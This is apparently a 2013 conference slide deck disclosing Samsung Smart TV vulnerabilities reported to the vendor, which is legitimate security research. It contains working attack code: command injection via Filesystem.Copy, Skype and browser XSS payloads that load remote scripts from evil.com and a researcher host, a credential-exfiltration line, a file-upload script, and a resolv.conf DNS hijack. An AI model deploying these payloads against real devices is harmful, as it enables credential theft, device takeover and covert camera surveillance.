

# The Outer Limits: Hacking A Smart TV

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# 1996

It's a privilege, not a right



# Taking over control

## Treading on Domains




# Watching the Watchers

#PRISM



# The Outer Limits

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# Fix Status

- + Performed Research on a 2012 Smart TV in December 2012
- + All of these issues were reported to Samsung in early January 2013
- + Cleared for disclosure in June 2013
- + 2013 and 2014 Smart TV Models will have the best security and architecture, Samsung is actively working on improving going forward.



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Connecting to your local CDMA Femtocell... ;)

## Apple



## Fisher-Price



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# Watches.



# Cars.



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<sup>1</sup>By Flickr user jurvetson (Steve Jurvetson)

# Refrigerators.

## Apps on Your Fridge

Upgrade your life with a Wi-Fi enabled refrigerator featuring a brilliant 8" touchscreen that puts access to apps at your fingertips. Check the morning weather, browse the web for recipes, explore your social networks or leave notes for your family—all from the refrigerator door.



# Windows.



# Houses.



“When the computer at home has opinions of her own!”



# Smart Toilets

Really....



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<sup>2</sup>Images from ientry.com and 2dayblog.com

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# It's not just Samsung...

They just have the most models and features!

- Samsung (69)
- LG (49)
- Sharp (23)
- Panasonic (18)
- VIZIO (18)
- Philips (16)
- Toshiba (12)
- Sony (10)
- Lenovo (n)

# Samsung Smart TV

There's an App for that

## Apps built for your TV.

Enjoy the very best Smart Content.



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# Smart TV vs Phone

## Cameras



# Smart TV vs Phone

## Apps




# Smart TV vs Phone

WWW



# Smart TV vs Phone

## Social



# Smart TV vs Phone

Free Backup



# Smart TV vs Phone

Security?

Smart TV: **What Security?**

Smart Phone: **Well understood**

# Smart TV Prior Work

Or is it Art?

- Multi-Vendor<sup>3</sup>
- Panasonic theprez98<sup>4</sup>
- Phillips<sup>5</sup>
- Sony CFSworks<sup>6</sup>
- Samsung
  - Samygo
  - HD Guru - March 2012<sup>7</sup>

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<sup>3</sup>[www.codenomicon.com/resources/whitepapers/codenomicon-wp-smart-tv-fuzzing.pdf](http://www.codenomicon.com/resources/whitepapers/codenomicon-wp-smart-tv-fuzzing.pdf)

<sup>4</sup>[theprez98.blogspot.com/2010/02/device-exploitation-panasonic-viera.html](http://theprez98.blogspot.com/2010/02/device-exploitation-panasonic-viera.html)

<sup>5</sup>[neophob.com/2010/01/root-my-tv-hack-philips-pf19703/](http://neophob.com/2010/01/root-my-tv-hack-philips-pf19703/)

<sup>6</sup>[github.com/CFSworks/nimue](https://github.com/CFSworks/nimue)

<sup>7</sup>[hdguru.com/is-your-new-hdtv-watching-you/7643/](http://hdguru.com/is-your-new-hdtv-watching-you/7643/)

# Prior Arts

## On Stage

- "Smart TV" by Seungjin "@Beist" Lee:
  - Hacking, Surveilling, and deceiving victims on Smart TV @ BH 2013
  - Beist also spoke at Troopers and CanSecWest on a Smart TV's security.
- TrustWave Dec 2012<sup>8</sup>

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<sup>8</sup> [http://www.slideshare.net/urma\\_/smarttv-hacking](http://www.slideshare.net/urma_/smarttv-hacking)



# Prior Arts

## Samsung Smart TV public vuln releases

- April 2012 - Luigi Auriemma (Advisory)
- June 2012 - Luigi Auriemma (Advisory)
- December 2012 - Luigi/ReVuln (Video)

# Our vulnerabilities

Tested with two 2012 models

These vulnerabilities **have effected prior and future models**

We're not discussing every single vulnerability here

# Getting our heads in the game



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<sup>9</sup> [www3.nd.edu](http://www3.nd.edu)

# Under the hood

## Hardware (ES8000 Series 2012)

- Echo-P Dual Core ARM Cortex-A9 1Ghz CPU
- 1 GB DDR3
- HDMI
- WiFi, Bluetooth, Ethernet
- Front facing HD camera
- Audio microphone
- Multiple USB ports
- Upgrade possibility

# Under the hood

## Software

- Linux based OS
- “App Store”
- Web Browser
- Facebook, Skype, FamilyShare, Twitter, gTalk, etc
- Full Software SDK, Tens of native code APIs

# Hello Attack Surfaces


Remote is the first major focus

- Local and wireless network
- Applications (Browser, Media Player, Social Media)
- Infrared
- USB Stack and Application support
- Bluetooth Stack
- Cable protocols / DVB
- Network Daemons (DLNA / UPnP, Mobile App, etc)

# Hello Attack Surfaces

Don't count out local

- Video, Audio and Image codecs
- Linux Kernel and Modules
- Local permissions and processes
- Application and Hardware APIs
- Local libraries and writeable files
- Firmware modification







# Start with documentation

What can we find by just reading?

Official development site: <http://www.samsungdforum.com/>

[Guide](#) / [Device API](#) / [External Widget Interface](#)

## AccountRead

The **AccountRead** function reads account data from SecureStorage

### AccountRead (Function)

|               |                                                                                                                                                           |
|---------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------|
| Version       | Support from EXTERNALWIDGETINTERFACE-0003                                                                                                                 |
| Security Type | System                                                                                                                                                    |
| Syntax        | AccountRead()                                                                                                                                             |
| Return Value  | if success returns <b>string from SecureStorage</b> , <b>NULL string</b> in case of error, <b>PLR_FAIL</b> if this function is not allowed for the widget |
| Remarks       | Restricted to use by WidgetManager ONLY                                                                                                                   |

### Example

```
var data = plugin.AccountRead();  
alert ("data = " + data);
```

# Start with documentation

## Security



### TV APPS SECURITY

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#### Overview

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(Ex.) TV Apps that is sharing paid contents, hacking Inner TV system to get system keys, user data so on.

#### When you see error Pop-up message

You might see below error pop-up message, while you are developing TV Apps.  
"Failed to install. For more information, visit <http://www.samsungdforum.com/Support/TVAppsSecurity>"

This error message pop-up occurs when you deploy your applications which use APIs not listed in API Reference.  
(You can find available APIs through the Samsung Smart TV Developer Documentation)  
Or That means your TV Apps has unauthorized binary files in it.

In case you need to use not listed API/binary file, you should be a partner Level Developer.  
After that, technical support' ll be provided.

If this error popup continuously occur though you had used Referenced API, please use Forum or Q&A menuby registering question titled with "[Security Tool]".

# What should we keep an eye out for?

What is known to be broken?

- [samsungdforum.com](http://samsungdforum.com)
  - TV Firmware versions as early as 2011 accepted any SSL certificate
  - User: "Secure Storage" is not so secure...
  - No mention in documentation about application permissions or security.

# More Documentation Gems

- "The TV HTTPS server uses Samsung **self-signed server certificates**. A client application wishing to communicate with the TV using HTTPS **must request a corresponding CA from Samsung** and add it as Trusted CA for their HTTPS stack."
- "EMP (External Module Process) is an **executable process** for adding new features to the main process without updating the main process. It can be installed on a device by **downloading from the EMP server and is executed by the Internet TV JavaScript**."

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# SamyGo

Samy... is my Hero

[http://\(forum|wiki\).samygo.tv/](http://(forum|wiki).samygo.tv/)

Excellent jailbreaking style community and other development for many Samsung Models -- major props

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# Firmware decryption

Samygo's `patcher.py`<sup>10</sup> contains the "default" key:

```
>>> SamyGO.AESdec( '/SamyGO/Silo/T-CHUCIPDEUC/image/exe.img.sec')  
secret key :  A435HX:d3e90afc-0f09-4054-9bac-350cc8dfc901-<redacted>  
Decrypting AES... done  
'/SamyGO/Silo/T-CHUCIPDEUC/image/exe.img.enc'
```

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<sup>10</sup>[http://wiki.samygo.tv/index.php5/SamyGO\\_Firmware\\_Patcher](http://wiki.samygo.tv/index.php5/SamyGO_Firmware_Patcher)

# Firmware and OS layout

What secrets do you have?

- OS layout is chaotic
- 19 partitions. mmcblk0p0 -> mmcblk0p19
- Few partitions are mounted writable, limiting attacks (kernel prevents remounting)

# Firmware and OS layout

A tingling hacker sense...

- Hundreds of libraries
- Encrypted CMK files
- exeDSP... ELF 32-bit LSB executable, ARM, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.16, stripped ... **116MB!**

# Digging for gold

Break it before you buy it

- X11
- Thousands of seemingly encrypted js.cmk and .html.cmk files?
- Libraries, Symbols, Random binaries all over the place
- Local lighttpd webserver
- Both stripped and unstripped binaries
- libsoup, libjavascriptcoregtk, libwebkit2gtk, lib<N>
- rc.local, shell scripts

# Firmware and OS layout

## Important Mountpoints

- Firmware : /mtd\_exe
- Writeable: /mtd\_rwcommon
  - widgets, a few libs
- Writeable: /mtd\_rwarea
  - some config files

# Video

```
#!/bin/sh
insmod /mtd_exe/moip/v4l2-int-device.ko
insmod /mtd_exe/moip/videodev.ko
insmod /mtd_exe/moip/v4l2-common.ko
insmod /mtd_exe/moip/uvccvideo.ko

mknod /dev/sam/video0 c 81 0
```

Listing 1: Setting up the Video Camera moip/video\_init.sh

# CMK files

/infolink

./manager/Common/jquery.maple.patch.js.cmk

./manager/Common/jquery.json-2.2.min.js.cmk

./manager/Agreement/UIAgreement.js.cmk

./manager/Agreement/WMAgreement.js.cmk

./manager/index.html.cmk

./manager/Setting/SmartSetting.js.cmk

...

# Where is the key?

```
WMGlobal.SEFPluginSecurity.Execute("CMKtoSCK", WIDGET_TEMP_FULL_PATH + SyncMgr.  
installID, 0, 1);
```

libSecurityPlugin.so: ELF 32-bit LSB shared object, ARM, version 1  
(SYSV), dynamically linked, **not stripped**



# CMK file decryption

```
#!/bin/bash
```

```
KEY=B1D5F122E75D757C79F48886REDACTED
```

```
IV=BFE932F9273DC2A0DFC93F0BREDACTED
```

```
FILE=$1
```

```
NEWFILE=`echo $FILE | sed 's/.cmk//`
```

```
openssl aes-128-cbc -d -K $KEY -in $FILE -nosalt -iv $IV -out $NEWFILE
```

# Work Smart

## Not Hard

- Non-VM emulator was past source of *easier* CMK decryption
- **New** Linux-based VirtualBox Smart TV emulator released

# Work Smart

Eeeeeasssy money!

- Does not have encrypted code: **Win.**
- x86 unstripped binary versions of libraries: **Win.**


# Network attacks

Your ports are showing...

- **8** open network ports, no firewall
- exeDSP... one binary to rule them all
- Chinks in the armor (MAC address parsing, UPnP)

# Network attacks

We planned on looking there...



# Application Development

- Application components:
  - **config.xml** - Describes the application properties.
  - **index.html** - Application core, loaded by SmartHub.
  - **Main.js** - Primary JavaScript file, provides all dynamic functionality.
  - **Main.css** - Style sheet.
- Development emulator available

# config.xml

```
<widget>
<category>lifestyle</category>
<autoUpdate>y</autoUpdate>
<cpname>Skype</cpname>
<login>n</login>
<ver>2.120601</ver>y
<mgrver>2.305</mgrver>
<emp>empSkype::empCamera</emp>
<fullwidget>y</fullwidget>
<widgetname>Skype</widgetname>
<description>Skype application</description>
<runTitle>Skype</runTitle>
<author>
<name>Samsung Electronics Co. Ltd.</name>
<link>http://www.sec.co.kr/</link>
<organization>Samsung Electronics Co. Ltd.</organization>
</author>
</widget>
```

# index.html

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>2011 MoIP Widget</title>
<script type="text/javascript" src="$MANAGER_WIDGET/Common/API/Widget.js"></script>
<script type="text/javascript" src="$MANAGER_WIDGET/Common/core.js"></script>
<OBJECT id="pluginObjectAppCommon_Skype" border=0 classid="clsid:SAMSUNG-INFOLINK-
    APPCOMMON" style="display:block;width:0px;height:0px;"></OBJECT>
<OBJECT id="EmpSkype" border=0 classid="clsid:SAMSUNG-INFOLINK-SEF"></OBJECT>
</head>
<body>
<script type="text/javascript" language="javascript" src="$MANAGER_WIDGET/Common/IME/ime2.
    js">
</script>
</body>
</html>
```



# \*.js

## GetMyStorageInfo==SkypeInfo?

```
PluginAPIMgr.GetMyStorageInfo = function()  
{  
  alert("PluginAPIMgr.GetMyStorageInfo");  
  var result = this.ExWidgetInterfacePlugin.Execute("ReadWidgetData", "SkypeInfo");  
  return result;  
}
```

# Smart TV Applications



# API, APIs and more APIs. API happy.

JavaScript to C++... what could possibly go wrong...

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# Lets just look at one API

## Device API

- **Camera:** Provides access to the front facing camera.
- **Common:** Describes common functions of all plugins.
- **AppCommon:** Deals with basic functions of TV.
- **Audio:** Controls audio related functions.
- **External Widget Interface:** Access Data from other widgets.
- **Download:** Downloads file asynchronously to the DTV platform.
- **Filesystem:** Controls the file system on the DTV Platform.
- **FrontPanel:** Displays the BlueRay disc Player.
- **IME:** Enables text input in applications.
- **ImageViewer:** Displays JPEG image.



# More Device API

- **Network:** Controls and gets network relative information.
- **NNavi:** Controls Samsung Smart TV specific functions.
- **N-Service:** Provides APIs for interactions between Smart TV applications and HHP devices.
- **Player:** Plugin for multimedia playback.
- **Screen:** Deals with screen functions of TV.
- **TaskManager:** Deals with intertask action of TV.
- **Time:** Deals with time functions of TV.
- **TV:** Deals with basic functions of TV.
- **TVMW:** Controls various functions related to the basic application.
- **Video:** Controls video related functions.
- **Window:** Deals with basic functions of TV.



# Clearly we need some security here

Test 123...

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# AppAnalyzer: "JSAPI AnalEngine"

Don't Google that

Install time checking lib: `/mtd_rwarea/Analyzer/libJSAPIAnalEngine.so`

c++filt:

- `JSEngine_1_00::CJSAPIAnalysis::FirstScanSource()`
- `JSEngine_1_00::CJSAPIAnalysis::undocumentAPICheckerMain()`
- `IAppAnalysis::StartAnalysis()`

strings:


- `AnalysisELFBinary`
- `##### Undocumented API --> [%s] Found #####`

# Do you even JavaScript?

```
function myFunction(a,b)
{
    return a*b;
}
```

```
document.getElementById
("demo").innerHTML=myFunc
tion(4,3);
```

BEFORE



AFTER

```
;(function(V9){for(var
N9="" ,u9=0,q9=function(V9,C9){for
(var R9=0,w9=0;w9=32&&w9<=127)
{R9+=x9-32}}return R9};u9=
(0x74,50.)?(40,8):
(77,80E1,83,0E1))&&c9.charCodeAt
(20,90E1,99.)>=(143,9E1,39.)?
(37,136))==(32,1142.)<
(79)?3:0x2<=(84,16,770E2)?
(1,86E2,101):
(132,16,95E2)>=7,29E2?3:
(0x33,34))&&c9.charCodeAt
((2,030E2,0x1)>=12,98E2?
(3,87E2,1"0\"): (0xF6,12,4E1)>=70?
(92,17):(4,0x218))==(21,<
(3,63E2,0x128)?(0x8A,116):39>=
(0x108,43` 5 (0,3):6,78E2<=
```

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<sup>14</sup><http://ww1.prweb.com>

# (Ab)Using our power

Going on the attack



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# ELF: BAD

So you're saying there's a chance...



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"App failed to install"

<sup>16</sup> [drafthouse.com](http://drafthouse.com)

# ELF: BAD

hack.elf.zip...



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<sup>17</sup>[thecustomizewindows.com](http://thecustomizewindows.com)



# ELF.ZIP: GOOD

## Unzipping ELFs



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<sup>18</sup> [internetvideoarchive.com](http://internetvideoarchive.com)

# So we can make a malicious application

- `hack.elf` does something bad
- Package `hack.elf` in zip
- Obfuscate JavaScript / dynamically load object at runtime
- Then we have another challenge...


# So we can make a malicious application

We can load the filesystem object: `clsid:SAMSUNG-INFOLINK-FILESYSTEM`

This provides us with `Copy()`, `Unzip()`, `IsExistedPath()`... few more but **one is missing**.

# So we can make a malicious application

./ ?



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# Attacking the APIs

If the API itself doesn't provide a security issue, it might introduce another one on accident...

# APIs will also contain vulnerabilities

Investigation time... `Filesystem.Copy("/proc/self/cmdline",  
"/dtv/usb/sda1/cmdline")`

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
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`/bin/cp`



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```
Filesystem.Copy("/proc/self/cmdline", "$(reboot)/tmp/bar")
```

# We need shells

We can just copy it from USB using this injection... but..

# Download API

What should we use? Another API!

# Download API

Is really more about uploads...

--- DEMO ---

# How to Upload a Download

## Create the object


```
// Create object
var DownloadPlugin = document.createElement('object');
DownloadPlugin.setAttribute("id", "DownloadPluginObject");
DownloadPlugin.setAttribute("class", "cPluginObject");
DownloadPlugin.setAttribute("type", "application/sefex");
// Put it somewhere
document.getElementsByTagName("body")[0].appendChild(DownloadPlugin);
// Use it
var DownloadPluginObj = document.getElementById('DownloadPluginObject');
// "Open" it. SEF style.
DownloadPluginObj.Open("Download", "1.000", "Download");
```

# How to Upload a Download

Upload, rinse, repeat.

```
function doUpload(filePath) {  
var host = 'tv.isecpartners.com';  
var port = 8080;  
var serverType = 1;  
var ratio = 10;  
var header = getHeader(host+":"+port, "/upload");  
var body = getBody(filePath);  
// Actually do the upload  
var result = DownloadPluginObj.Execute("StartUpload", host, port, header, body, filePath,  
    ratio, serverType);  
return result;  
}  
  
// Upload any file just by providing the absolute path  
var returncode = doUpload("/mtd_rwcommon/common/WidgetMgr/mgrinfo.xml");  
var returncode = doUpload(filePath);  
var filePath = "/mtd_rwcommon/error_log/kernel_log.0";  
var returncode = doUpload(filePath);  
}
```

# Inception



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<sup>20</sup><http://www.freesound.org>



# SmartHub

If we go back to those CMK files...

```
/mtd_rwcommon/widgets/
```

```
user
```

```
normal
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```
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## Appception

|                   |                   |
|-------------------|-------------------|
| Advertisement/    | PNS/              |
| BBY/              | Resource/         |
| cert/             | Services/         |
| Common/           | Search/           |
| config.xml.cmk*   | Setting/          |
| Controllers/      | SmartHome/        |
| DisclaimerNotice/ | Templates/        |
| EMP/              | Views/            |
| index.html.cmk*   | Widget/           |
| Main/             | widget.info*      |
| Models/           | widget.signature* |
| Mvc/              | WMCommon/         |

# SmartHub

<3 symmetric keys or 2013 Emulator

SmartHomeMain.js - Main JavaScript file

SmartHomeDefine.js - Definitions and includes

core.js - Main JavaScript objects and functions

WMMain.js - Controls Window management, Checks network

SyncMgr.js - Application launching and versions


AccountController.js - SSO accounts

Login.js - SSO login

# SmartHub



# SmartHub





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# Social Apps on SmartTV

## SmartTV as a frenemy

- Facebook
- Google Talk
- Family Story
- Skype
- Countless independent apps

# Social Applications

Social media apps == remote content injection

- Default behavior
- Friends get hacked
- `<script>alert('hey, whats up?')</script>`

# Video Communication

- SmartTV is an attractive platform for video communication.
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  - Microphone
  - Stationary mount
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# Skype

- Skype has:
  - Access to the camera
  - Chat (well, it used to)
  - "Mood Messages" - user status
  - Automatic sign-in capability

# Breaking Skype

## Emotionally Vulnerable

- Skype was riddled with injection vulnerabilities.
  - Local - almost all fields.
  - Remote - "Mood Messages."
  - Remote - Skype Chat.
- Injection provides access to the entire Skype API as the local user (add/remove accounts, change passwords, etc.).

# Breaking Skype


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
# Breaking Skype - Local Injection

## Contact Entry



# Breaking Skype - Remote Injection

Contact "Mood Message"



# Exploit 1: Remote Reboot

Quite a conversation killer...

- Mood Message:

```
<script src="http://tv.isecpartners.com/reboot.js"></script>
```

- reboot.js

```
fileobject = document.createElement('object');  
fileobject.setAttribute("id", "pluginObjectFile");  
fileobject.setAttribute("classid", "clsid:SAMSUNG-INFOLINK-FILESYSTEM");  
document.getElementsByTagName("body")[0].appendChild(fileobject);  
filePlugin = document.getElementById('pluginObjectFile');  
  
// Kill exeDSP, forcing reboot  
filePlugin.Copy("/proc/self/cmdline", "\$(killall exeDSP)/tmp/foo");
```

# Exploit 2: Credential Theft

Passwords as "storage info"

- Mood Message:

```
<script src="http://tv.isecpartners.com/exfil.js"></script>
```

- exfil.js:

```
creds = PluginAPIMgr.GetMyStorageInfo();  
new Image().src="http://tv.isecpartners.com/"+creds;
```

- Result? - storage path + creds

# Persisting with Skype

Friends forever

- Requires read/write storage
- Autostart capability

# Bottom Line

- Remote compromise
- Persistence
- Distribution
- Control

# Browser



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<sup>21</sup><http://www.soft32.com>

# Browser

Built using webkit, some custom wrappers...

```
/mtd_rwcommon/widgets/normal/20121000003/config.xml  
/mtd_rwcommon/widgets/normal/20121000003/bin/  
/mtd_rwcommon/widgets/normal/20121000003/WebkitUI/
```



# Browser

Built like other apps...

config.xml

ContentPages/

Index.html

Resources/

Scripts/

    Browser.js

    Components/

    Context.js

    Controls/

    jquery-1.4.1.min.js

    Modules/

    Services/

    Utils/

Themes/

# Browser

... does it have the same problems?

?

# Browser

the "XSS" is *in* the browser


After unsuccessful attacks on the normal HTML DOM elements (<title>)

Lets try navigating to `http://<iframe>`

# Browser

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# Browser

But... what about the real world?

- `<title>`
- `document.location`
- URL encoding

# Enter the fragment

<https://tools.ietf.org/html/rfc3986#section-3.5>

foo://example.com:8042/over/there?name=ferret#nose

The diagram shows a URI with five components separated by slashes. Below each component is a label: 'scheme' for 'foo', 'authority' for 'example.com:8042', 'path' for '/over/there', 'query' for '?name=ferret', and 'fragment' for '#nose'. The labels are connected to their respective components by vertical lines. The 'authority' label is positioned below the 'example.com' part, while the 'path' label is below the '/over/there' part. The 'query' label is below the '?name=ferret' part, and the 'fragment' label is below the '#nose' part.

scheme      authority      path      query      fragment

# Enter the fragment

Not the packet kind

```
window.open("http://localhost/ws/test#<iframe>");
```




# Enter the fragment

Taking it a step further

```
unescape() --> alert()
```

# Enter the fragment

Uh oh... images INSIDE an alert?



# Browser

Yep.

```
<html>
<head>
<script>
var code = "var%20script%20%3D%20document.createElement%28%27
script%27%29%3B%20script.setAttribute%28%27type%27%2C%20%27
text/javascript%27%29%3B%20script.setAttribute%28%27src%27%2C
%20%27http%3A//evil.com/remote.js%27%29%3B%20document.
getElementsByName%28%27head%27%29%5B0%5D.appendChild%28
script%29%3B)%>";
alert("<img src=1 onerror=eval(unescape(code))");
</script>
</head>
</html>
```

# Browser

## Persistence via HOME\_URL

```
<script>
alert('$R.data.setBrowserState("HOME_URL", "https://badguy.com",
    function() {this["StartPageId"].innerHTML = "http://badguy.com"});
alert('$R.HomePage = "http://badguy.com";}, null, null, null);');
alert('$R.Config.updateConfig("PRIVACY_MODE", "False");');
alert('$R.Session.CloseBrowser()');
</script>
```

# Hijacking DNS!

## Vulnerabilities in APIs

-- DEMO --

# FileSystem() bugs

Again, many APIs can be leveraged to do Bad Things™

How did we pivot from the browser?

```
FS = new FileSystem();  
fp = FS.openCommonFile("../../../mtd_rwarea/resolv.conf", "w");  
fp.writeAll("nameserver 1.2.3.4");
```

# FileSystem() bugs

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# DNS is cool.. but what about other scary APIs

- **External Widget Interface:** Access Data from other widgets.
- **Network:** Controls and gets network relative information.
- **Player:** Plugin for multimedia playback.
- **Filesystem:** Controls the file system on the DTV Platform.



# Poppin' calc.exe



# Just Kidding

This is more interesting...



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<sup>22</sup>Images from <http://affordablehousinginstitute.org> and <http://www.takegreatpictures.com>

# Video demo

"Watching You Watching Me"...

--- DEMO ---

# Video demo

"Watching You Watching Me Watching CNN"

## Your TV might be watching you

CNNMoney

By Erica Fink and Laurie Segall @CNNMoneyTech August 1, 2013: 11:32 AM ET

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The camera in your TV is watching you

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# Demo

## "Watching You Watching Me"

- Camera does *not* provide any indication of it's status
- Camera does *not* need to actually display itself to record

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# Persistence

TV Virus ? TV Worm ?

# Hijacking other apps

## Stop one

- 1 We can take control of other applications
- 2 We can write to **arbitrary text files**
- 3 Applications **including the manager "SmartHub" itself** are stored in a writable directory
- 4 Applications are controlled by a consistent, predictable text file



# Hooking Apps

No, please don't ask for the code.

---DEMO---

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# DEF CON KIDS



# DEF CON KIDS

## What is HTML?

- Three bugs found... no keyboard.
- Bounties still in progress

After the Blackhat talk...

# Samsung's official response

To the media

